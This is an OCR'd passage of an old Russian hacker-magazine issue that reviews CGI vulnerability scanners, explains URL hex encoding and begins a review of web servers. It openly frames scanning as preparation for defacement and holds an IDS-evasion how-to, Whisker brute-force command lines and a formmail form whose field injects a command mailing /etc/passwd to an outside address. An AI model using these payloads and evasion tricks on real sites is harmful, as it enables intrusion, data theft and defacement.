


Вот такой вот он][паук ;)

Помимо CGI сканера, XSpider включает в себя дополнительные утилиты:
- простые сканеры (TCP и UDP портов)
- сканер безопасности
- определитель исходящего трафика на удаленном компьютере
- WhoIs сервис
- проверка анонимности прокси-сервера
- TCP и UDP клиенты
- работа и удаление почты на сервере

А вот, что пишет сам автор о своей программе: «Одними из отличительных особенностей XSpider-а являются:
- многочисленные ноу-хау, используемые в поиске уязвимостей
- интеллектуальный подход к распознаванию сервисов
- уникальная обработка RPC-сервисов всех стандартов с их полной идентификацией
- анализатор структуры и метод интеллектуального распознавания уязвимостей веб-серверов
- постоянное обновление
- бесплатное распространение (для российских пользователей)
- поддержка нескольких языков»

Cgi-сканер включает в себя сканер веб-серверов, который осуществляет сканирование удаленного веб-сервера уязвимых скриптов. Содержит базу известных скриптов и Brute словарь. Позволяет сканировать через анонимный прокси-сервер, включать в запрос к серверу поле Refer, которое показывает, откуда пришел запрос на веб-сервер (по умолчанию стоит www.microsoft.com ;)), маскировать запросы к серверу, чтобы сканирование невозможно было обнаружить с помощью IDS (Intrusion Detection System).
Теперь приступим непосредственно к сканированию, думаю, что вопросов типа «Как начать скан?» у тебя не возникнет. Скорость работы не очень (мягко сказано ;)) обрадовала, так сервак www.мелкософт.ком он у меня просканил за 59 мин. 33 сек. (при моем-то диалапе на 31200 ;)).



Впечатляет ;)


Итог: получился неплохой сканер, главное - он сделан нашими соотечественниками, так что переорганизовывайся в патриота и ставь Xspider себе на винт. Правда, только для cgi-скана он не очень подходит, т.к., еще раз повторю, делает все очень медленно ;(.
Оценка: 3 (ну тормоз он ;)).

VoidEye

Интерфейс: *english*
Размер: *328 Кб*
Количество скриптов: *119 (для версии VoidEYE 2000 v0.4b4)*
Качать: *www.void.ru*
ОСь: *all win32*

С помощью уязвимого cgi-скрипта можно сделать очень многое: иногда даже получить полный доступ к системе. Делается это путем передачи скрипту параметров, которые скрипт обрабатывает неправильно. Вообще, обычно все уязвимости в cgi-скриптах появляются из-за того, что автор не рассчитывает на то, что его скрипт будет использоваться не по назначению.

Тоже прога, которая написана нашенскими ;). Но это чистый cgi-сканер (об этом можно догадаться и по размеру проги). Из возможностей можно отметить добавление своего эксплойта в базу данных и удаление оного из нее же, возможность скана серваков из списка либо скан диапазона IP-адресов, смену скина (непонятно только, зачем это надо - прим. ред.).



В установках ты увидишь флажки «Use Anti-IDS tactics». Это позволяет обходить стандартные системы обнаружения атак. К примеру, большинство современных серверов воспринимают URL, где символы заменены соответствующими им hex-кодами, т.е. запросы /cgi-bin/phf и /%63%67%69%2D%62%69%6E/%2F%70%68 - одно и то же, но никак не с точки зрения IDS. Также можно попробовать заменять / на /./ - что одно и то же.
Вот что нового в версии b4:
Исправлен баг, в результате которого сканер сканировал «мертвые» подсети до упора. Исправлен баг, от которого сканер иногда не работал через прокси. Добавлена возможность создавать СОБСТВЕННЫЕ (!) скины.

И на это всего три минуты ;)

При использовании очень порадовала скорость работы, программа загребает весь трафик под себя и работает на полную мощность, так что ее можно посоветовать тем, у кого мало времени на взлом сайта (хотя... если у тебя мало времени/плохое настроение/родила кошка или подружка, то лучше вообще не садись за сканирование, т.к. в принципе процесс deface'а сайта требует больших мозговых и физических вливаний (и выливаний ;)).

Итог: хороший сканер ;).
Оценка: 5 с минусом ;).

D@MNED CGI Scanner


Интерфейс: *русский и english*
Размер: *363 Кб*
Количество скриптов: *177 (для версии 2.01)*
Качать: *www.cc.f2s.com*
ОСь: *all win32*

Сканнер от команды nitr0gear (X в каком-то из номеров уже писал об этой команде). Очень неплохой сканер, есть функция «шпион» - по введенному хосту или ip - показывает доступную информацию, включая тип сервера и полный заголовок, расположение главной страницы на сервере.
Есть возможность сканировать просто подсеть, самому пополнять базу уязвимостей, настраивать сканер для использования прокси.

А вот так тебе может ответить сервак:

```
100 - [Continue]
101 - [Switching Protocols]
200 - [OK]
201 - [Created]
202 - [Accepted]
203 - [Non-Authoritative Information]
204 - [No Content]
205 - [Reset Content]
206 - [Partial Content]
300 - [Multiple Choices]
301 - [Moved Permanently]
302 - [Moved Temporarily]
303 - [See Other]
304 - [Not Modified]
305 - [Use Proxy]
400 - [Bad Request]
401 - [Unauthorized]
402 - [Payment Required]
403 - [Forbidden]
404 - [Not Found]
405 - [Method Not Allowed]
406 - [None Acceptable]
407 - [Proxy Authentication Required]
408 - [Request Timeout]
409 - [Conflict]
410 - [Gone]
411 - [Length Required]
412 - [Unless True]
500 - [Internal Server Error]
501 - [Not Implemented]
502 - [Bad Gateway]
503 - [Service Unavailable]
504 - [Gateway Timeout]
```


Закладка Scanner log - по-моему, в комментариях не нуждается ;). Возможно копировать строки, сохранять лог в файл.
Закладка Scan list -серваки, которые ты желаешь сегодня ночь... ровно в 12.00 при полнолунии... эээ... отсканировать. Можно загрузить список из файла, сохранить или редактировать. Поддерживается также сканирование подсетей класса «C» (например: 242.50.42.*). Если установлен флаг «скан подсети», то содержимое скан-листа игнорируется и сканируется подсеть.



Вот такой вот он дэцээс

Закладка CGI holes - это список cgi-уязвимостей. Можешь добавить их еще из файла, при этом будет произведена проверка на дубликаты, и уязвимости будут выстроены в алфавитном порядке.
Закладка Get info - показывает тип сервера и полный заголовок, включая расположение первой страницы на сервере.
Закладка Options - опций всего две ;). Можно пользоваться проксей и настраивать месторасположение директории со скриптами (cgi-bin по дефолту).

Проверим его в деле:
Первое впечатление после работы: «Вау! Как все быстро работает!». Скорость НАМНОГО быстрее, чем у Xspider'а, и немного быстрее, чем у VoidEye. Т.е., можно сказать, абсолютный чамп по скорости.




Вот это то, о чем я писал вначале статьи


Итог: Слишком уж все просто, нету никакого общения с юзверем.
Оценка: 4.

x2crew Cgi Checker

Интерфейс: русский
Размер: 229 Кб
Количество скриптов: 1148
Качать: www.x2crew.net
ОСь: all win32



Опять (не опять, а снова ;)) сканер на привычном нам русском языке. Из функций можно отметить работу через прокси-сервер, возможность загружать свой багз-лист и сохранять результаты сканирования в отдельный файл. А так больше никаких наворотов, все довольно скромно и понятно.



Неплохие результаты при достаточно большой скорости

Итог: Есть и лучше.
Оценка: 4.

WHISKER

Интерфейс: *хм... интерфейс?*
Количество скриптов: *130 (для версии 1.0)*
Качать: *http://www.wiretrip.net/rfp/*
ОСь: *Любая (!!!)(нужна поддержка Перла (для Win - winperl или activeperl))*

После того, как ты нашел на серваке дырявый скрипт и уверен, что он там действительно лежит, беги скорее на www.void.ru и ищи там статью «CGI-ЖУКС: подробно и по-русски» - тут описания большинства дырявых скриптов и инструкция по использованию дырок в них ;).

Как утверждает автор программы, сканер использует гибкое веб-сканирование (пока только для *nix систем). Также в сканер включена функция анти-IDS, и, опять же как утверждает автор, во время бета-тестирования программы с включенным режимом система ни разу не была засечена кем-либо.
В этом сканере, можно сказать, присутствует проявление интеллекта: например, он не будет проверять на предмет .asp в IIS, не будет смотреть на .htr на серверах Апачи, не будет искать скрипты в /cgi-bin/*, если узнал, что /cgi-bin/ вообще не существует. Также у него всегда идет проверка на ложные находки, используя метод 'fingerprinting' (помнишь, я говорил об этом в начале статьи, что иногда сервер и возвращает 200 [ok], но это ложное срабатывание, так вот с этим сканером, если у тебя появилось 200 [ok], то считай, что все в твоих руках... ну, или еще где-нибудь ;)).
Усач способен провернуть целых девять способов наколки сервера, чтобы его админ не заподозрил о произошедшей атаке. В отличие от большинства CGI-сканеров, Whisker в силах проверять CGI не только HEAD-методом, но и тремя вариантами GET-запросов.
Сканер автоматически определяет веб-сервер, который стоит на атакуемом хосте. База серверов содержит 90(!) позиций (не хило, да?). Также в нем встроено много опций, например, чтение nmap, поддержка виртуального хоста, прокси и много других.

Вот ключи для запуска проги:
-n ввод данных в формате nmap
-h сканирование одного домена или IP-адреса
-H сканировать лист-адреса

Пример: **perl whisker.pl -H list.txt**

-F многопоточные сканирование

Пример: **perl whisker.pl -h www.microsoft.com -F 100** (запустит 100 потоков сканирования, хотя больше 50-и на диалап запускать не стоит).

-s указывает на файл с дырявыми CGI-скриптами (по дефолту - scan.db)
-d Debug режим - ты постоянно в курсе того, что делает твой сканер
-W выплывает результат в HTML
-I вести логи
-a для сканирования запароленных ресурсов

Пример: **perl whisker.pl -h members.lolitas.nu. -a loginname:password**

-P файл с паролями (WordList) для перебора оных с целью получения доступа к запароленным ресурсам (хороший файл с паролями можно утянуть тут: http://hakersclub.com/km/files/password_cracker/wordlists/hh_dictall.zip, 21 Mb)

Чтобы сервак нас не засек (вернее, админ сервака), в этом сканере можно заюзать следующие фичи:
URL encoding. Для веб-сервера неважно, в каком виде ты запрашиваешь урл странички: будет ли это index.htm или % 69 % 6E % 64 % 65 % 78 % 2E % 68 % 74 % 6D - одно и то же.
Directory insertion. В принципе то же самое, что и выше, но тут кодируется не весь URL, а только его часть.
Fake parameter. К адресу скрипта прибавляется никому не нужный аргумент.
Tab separator. Не работает на NT/IIS! Вся суть заключается в том, что большинство серверов не обращает внимания на символ табуляции, поэтому его можно натыкать в URL сколько угодно.

Case sensivity. INDEX.HTM = index.htm, для выньдоса пофиг.
Session splicing. Разрыв сессии.

Итог: Очень клевый сканер. Однозначно Must Have!
Оценка: Твердая, уверенная пятерка.


THE END

Итак, думаю, ты уже выбрал себе сканер по душе. Да? А что же дальше? Известно, что многие владельцы веб-серверов пользуются стандартными скриптами CGI. Либо такие скрипты входят в комплект дистрибутива сервера, как, например, скрипт upload.pl входит в состав сервера Sambar. И уже почти ни для кого не секрет, что данные скрипты являются одним из тех мест, через которые можно получить доступ к файлам, правам пользователя или и то, и другое на серваке.
Методы получения неавторизованного доступа через стандартные CGI можно подразделить на следующие большие группы:
Доски/конференции. В настоящее время есть много скриптов, пишущих данные, переданные им, на Web-страницы. К ним относятся, например, все чаты, доски объявлений и гостевые книги. Если скрипт не выполняет проверки входных данных на тэги, это также может привести к нежелательным результатам.
Overflow. Скрипту передается заведомо большой запрос, что приводит к некорректной его обработке, и, как следствие, скрипт может не выполнить проверку на, скажем, передачу управления либо совершить непредусмотренные разработчиком действия. К скриптам такого рода относится, например, args.bat, прилагающийся к Website 1.x. Overflow - атака позволила в свое время взломать сервер ID Software.
Мэлеры. Путем передачи управления, скажем, тому же sendmail'у, реально получить по почте любой файл, на доступ к которому есть права у httpd. Скажем, если на www.host.com находится formmail, то, создав страницу со следующими полями:

```
<FORM Method=»POST» Action=»http://www.host.com/cgi-bin/formmail.pl»>
<INPUT TYPE=»hidden» NAME=»recipient»VALUE=»some@email.com;/bin/mail your@email.com < /etc/passwd»>,
```

можно получить passwd к себе в мыльницу.

После того как ты нашел на серваке дырявый скрипт и уверен, что он там действительно лежит, беги скорее на www.void.ru и ищи там статью «CGI-ЖУКС: подробно и по-русски» - тут описания большинства дырявых скриптов и инструкция по использованию дырок в них ;). Или беги сюда: http://qwerty.nanko.ru - тут намного больший архив, но уже на ангельском ;(.
Ну, на этом, я думаю, мы закончим.
Если ты все понял, то у тебя скоро получится что-то типа этого:



Вуаля ;)

Если появятся какие-то вопросы, сначала поищи ответы в Инете, а потом уже начинай бомбить мой несчастный мыл ;).

КОДЫ СИМВОЛОВ ASCII

Чтобы быстро въехать в тему статьи, набери в браузере http://%77%77%77%2E%78%61%6B%65%70%2E%72%75. В результате ты попадаешь на сайт твоего любимого журнала. Эврика? Все гораздо проще. Просто ты набрал адрес, используя символы в шестнадцатеричной системе счисления. Знак «%» показывает, что следующая за ним последовательность представлена в шестнадцатеричном формате. Для тебя это не очевидно, а браузер понимает одинаково хорошо, независимо от способа ввода. Эту феньку иногда используют продвинутые люди, чтобы сбить с толку необразованных чайников. Читай, всасывай и применяй по назначению.

Андрей Каролик (andrusha@sl.ru)

КОДИРОВАНИЕ СИМВОЛОВ

Идея заключалась в том, чтобы передавать данные от одного компьютера на другой, понимая при этом переданные данные. То есть требовалась некая стандартизация передаваемых данных. При помощи международной организации стандартизации ISO появился ASCII (American Standard Code for Information Interchange), расшифровывается эта аббревиатура как американский стандартный код для обмена информацией. Это код для предоставления символов (всего их в ASCII 128) в виде чисел. Каждому символу сопоставлено число от 0 до 127. Стандартный набор ASCII еще называют 7-битовым стандартом, так как данные кодируются при помощи 8 битов, но при этом первый бит всегда равен нулю. ASCII описывает только латинские символы, а для поддержки других языков используется восьмой бит, позволяющий добавить еще 128 дополнительных символов. Поэтому после ASCII появились и другие кодировки, учитывающие особенности других языков или необходимые специфические символы. Например, ISO 8859-5 - русская кодировка, содержащая 256 символов. Но прелесть состоит в том, что любая кодировка содержит в себе (в своей нижней половине) первые 128 символов ASCII (стандарт ISO 646). Позже организация Unicode Consortium предприняла попытку объединить все нестандартные символы вместе, используя 16-битное кодирование (получается уже 65536 символов). Но первые 128 символов Unicode все так же в точности соответствуют стандарту ISO 646 (ASCII).

КОДИРОВКА СИМВОЛОВ ASCII В ШЕСТНАДЦАТЕРИЧНОЙ СИСТЕМЕ СЧИСЛЕНИЯ (HEXADECIMAL)

Все символы могут быть представлены как в виде символов, так и в виде чисел в любой системе счисления. Наиболее привычное использование - в виде символов. Конечно, так проще вводить с клавиатуры и понятнее для восприятия. Но если требуется, наоборот, усложнить восприятие и сбить с толку, то можно использовать коды символов в другой системе счисления, например, шестнадцатеричной. Приведу коды не всех 128 символов, а только тех, которые можно использовать при запросах в Инете.

space - %20	0 - %30	A - %41	a - %61
! - %21	1 - %31	B - %42	b - %62
# - %23	2 - %32	C - %43	c - %63
$ - %24	3 - %33	D - %44	d - %64
% - %25	4 - %34	E - %45	e - %65
& - %26	5 - %35	F - %46	f - %66
. - %2E	6 - %36	G - %47	g - %67
/ - %2F	7 - %37	H - %48	h - %68
	8 - %38	I - %49	i - %69
	9 - %39	J - %4A	j - %6A
	: - %3A	K - %4B	k - %6B
	= - %3D	L - %4C	l - %6C
	? - %3F	M - %4D	m - %6D
	@ - %40	N - %4E	n - %6E
	\ - %5C	O - %4F	o - %6F
	_ - %5F	P - %50	p - %70
	~ - %7E	Q - %51	q - %71
		R - %52	r - %72
		S - %53	s - %73
		T - %54	t - %74
		U - %55	u - %75
		V - %56	v - %76
		W - %57	w - %77
		X - %58	x - %78
		Y - %59	y - %79
		Z - %5A	z - %7A

ПРИМЕНЕНИЕ НА ПРАКТИКЕ

Фишка в том, что в большинстве cgi-скриптов есть функции проверки введенных данных. Чтоб все было понятно, давай посмотрим простой пример. Скажем, у нас имеется элементарная база данных отзывов юзеров о сайте. На страничке висит форма с тремя полями: ник юзера, его мыло и поле для комментариев. Юзер заполняет форму и отсылает ее cgi'шке, нажав кнопочку «Post». Cgi генерит на основе ника юзера и его мыла (допустим, простым сложением) название файла, в который записывает коммент (расслабься, приятель! я знаю, что это грубое нарушение всех правил секъюрности - мы просто рассматриваем пример!). Потом приходит админ, читает все эти файлы и радуется тому, как хвалят его сайт. Но в один прекрасный день приходит хаксор и пишет в поле «ник» - «../html», в поле «мыло» - «/index.html», а в поле «коммент» - «Owned by Hax0r. Fuck you all!!!». Тупой скрипт берет и записывает в файл ../html/index.html строку «Owned by Hax0r. Fuck you all!!!» - вот тебе и дефейс. На следующее утро приходит админ, хватается за голову, материт всех и вся, но менять что-либо серьезно ленится. Поэтому он просто берет и добавляет в свой глючный скрипт функцию проверки, которая, завидев в передаваемых данных строку ../html/index.html, сразу без разбора режет запрос на корню, ничего никуда не записывая. А вот теперь-то хаксору и приходит на помощь возможность оперировать данными в шестнадцатеричном формате! И это довольно-таки частое явление. Очень много дефейсов делается при помощи этой фишки :). Так что юзай табличку, может и пригодится.

][-deFaCeR XP™

ОСВОБОДИ СВОЮ ГОЛОВУ – СДЕЛАЙ ШАГ К НОВОМУ ПОКОЛЕНИЮ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ!!!

Коробочная версия! Включает пользовательское соглашение, подробную инструкцию, установочный диск, восемь дисков с дополнительным программным обеспечением, диск с пользовательским соглашением, диск с подробной инструкцией, видео-интервью с разработчиками на двух дисках, а также бонус – диск с самой свежей версией базы данных Оранжевые Страницы (TM).

Хотите задефейсить сайт? Теперь это можно сделать без проблем! Откиньтесь на спинку кресла, отстегните голову, положите ее рядом с собой – она вам не пригодится – и наслаждайтесь -][-deFaCeR (TM) сделает все без вашего участия!!!

Заплатите $29,99 сегодня и вам больше не придется тратить деньги на дорогие книги и на оплату времени, проведенного в Интернете за чтением документации. А самое главное – ваша голова останется девственно пустой и кристально чистой!

Для работы с нашим программным обеспечением вам не понадобится никаких специальных знаний, достаточно просто уметь нажимать на кнопки! Разве это не то, о чем вы мечтали всю жизнь!

Мы предусмотрели все! Если вы еще не знаете, какой сайт вы хотите задефейсить, вы всегда сможете подобрать себе что-нибудь подходящее, воспользовавшись базой данных Оранжевые Страницы (TM), диск с которой мы вам дарим БЕСПЛАТНО. Мы заботимся о своих клиентах!

ВЫБИРАЕМ WEB-СЕРВЕР

Разнокалиберных web-серверов существует не мало для всех существующих платформ, от Windows-тачек до MacOS, но мы поговорим с тобой о некоторых наиболее популярных из них. Именно нижеописанные сервачки чаще всего и обитают на просторах сети. Читай внимательно и поймешь, почему именно они, а уж потом подберешь и для себя что-нибудь подходящее (может быть, и из того, что не вошло в наш обзор).

чтоб было, чего дефейсить

R0m@n AKA D0ceNT (siriusblack@omen.ru), Фоменко Зоя AKA DasaDA (kammi@yandex.ru)

Это и изделия корпорации МелкоМягких, например, MS Internet Information Server (IIS) и MS Personal Web Server (PWS), и народное творчество индейцев - Apache, есть и не самые брендовые - вроде Jigsaw. Те, что от M$, работают только под Windows, что и неудивительно, так как братия из этой конторы скорее удавится, чем добавит совместимость своим продуктам хотя бы для одной чужеродной оси (ну и не надо!). Остальные, как правило, имеют версии как для окон, так и для никсов. Часть серверов, как правило, наиболее известных и часто используемых, являются бесплатными. За другие придется платить - это, как правило, серверы с хорошим уровнем защиты и предназначенные для работы с корпоративными системами и базами данных. А некоторые распространяются прямо с исходниками. Можешь попробовать их все и сам выбрать. Если тебе покажется недостаточно информации нашего обзора и захочется узнать о серверах больше и попробовать что-то другое, то ступай на www.ugatu.ac.ru/usatu/html/Inf/page/ye_page/ data/6/5/index.htm, где ты найдешь большущий список web-серверов с краткими описаниями и ссылками на сайты их производителей. Ну, поехали потихонечку.

MICROSOFT PERSONAL WEB SERVER

Начали мы с него не случайно. Это сервер начального уровня, а значит, вполне подойдет начинающим сайтостроителям. Кроме того, этот сервер входит в состав Windows 98, NT4 и IIS (собственно, и является урезанной версией этого сервера). В его возможности входит поддержка CGI, хотя и довольно слабая, Internet Database Connector (IDC), Active Server Pages (ASP), интерфейс прикладного программирования сервера (ISAPI), а также компонент WebBoots для обслуживания страниц с помощью программы Front Page. Насчет последнего, а именно что касается FrontPage, то PWS вообще тесно с ним интегрирован. То есть все создано так, чтобы освободить тебя от повседневной вебдизайнерской рутины: наваял сайт, оттестил его в локальном режиме на своей тачке и отправил прямехонько на сервер. Никаких лишних утилит и манипуляций, все просто, как строевая подготовка. Так что можешь уделить все время непосредственно дизайну, остальное за тебя сделают программы. Главное только их настроить, что тоже не составит особого труда даже для новичка. К сожалению, этот сервачок обладает весьма скромным набором функций, не поддерживает скриптовые языки вроде Perl и PHP и не подойдет для ваяния чего-то особо наворошенного, да и уровень безопасности оставляет желать лучшего. Кроме того, и с FTP придется обломаться - PWS его тоже не поддерживает. Так что, если ты только учишься и не хочешь сильно париться с укрощением софта или нужно просто создать простенький сайт с десятком страничек, то PWS тебе пока что хватит. Его же хватит и для того, чтобы просто протестить сайт на своем компьютере или в твоей домашней сетке без установки и настройки тяжеловооруженного сервера.
Искать свежий и бесплатный дистрибутив нужно на www.microsoft.com.

INTERNET INFORMATION SERVER


Был создан для того, чтобы расширить возможности WinNT Server, и, собственно, его вторая версия входит в состав NT 4.0. На настоящий момент доступна 5 версия сервера. Он поддерживает службы WWW, Gopher и FTP. Имеет средство администрирования IIS Internet Service Manager, с помощью которого ты можешь управлять сервером как локально, так и удаленно. А также работает с технологиями CGI, ASP, IDC и ISAPI. У этого сервера хорошо устроена система безопасности. Протокол безопасных соединений SSL (Secure Sockets Layer) и TSL обеспечивают безопасный обмен данными между клиентами и серверами и обеспечивают способ проверки клиентов сервером до подключения пользователя к серверу. Сертификаты клиентов позволяют программистам отслеживать пользователей узлов. Кроме того, ты сможешь управлять доступом к системным ресурсам на основе сертификата клиента. Ограничения по IP-адресам позволяют разрешать и запрещать доступ как отдельным компьютерам, так и группам и целым доменам.


www.razvlekuha
www.raskolbas
www.otkopirka.ru
www.halyava ru
www.raskolbas.ru

IIS интегрирован с протоколом проверки подлинности Kerberos v5, реализованным в Windows 2000. Он позволяет передавать сведения, подтверждающие подлинность пользователя, между компьютерами в сети, которые работают под окнами. Причем настроить безопасность твоего сервера тебе помогут различные мастера, что здорово облегчает работу.
В администрировании этот сервер также предоставляет широкие возможности. Ты полностью контролируешь системные процессы (ASP, ISAPI, CGI и прочие), управляешь ими и, в случае неправильной работы одного из процессов, можешь перезапустить только один этот процесс, а не весь сервер, да и если с самим сервером случился полный кирдык, то можно перезапустить его без перезагрузки компьютера. Все почти как в Win2000/XP.
Кроме того, IIS позволяет выделить различные права даже для администраторов. То есть, если ты не один админишь свой сервер, а поручил отдельные задачи еще кому-то, но не хочешь, чтобы он вмешивался в твои, можно определить для него соответствующие права. Службы терминала, входящие в набор возможностей IIS, позволяют запускать программы на сервере с любого компьютера, причем работающего под любой, отличной от Windows осью.
Сервер поддерживает сжатие HTTP, что ускоряет загрузку страниц и файлов на клиентские машины. А FTP позволяет докачивать файлы после прерывания загрузки.
За свежей копией все туда же - на www.microsoft.com.

APACHE

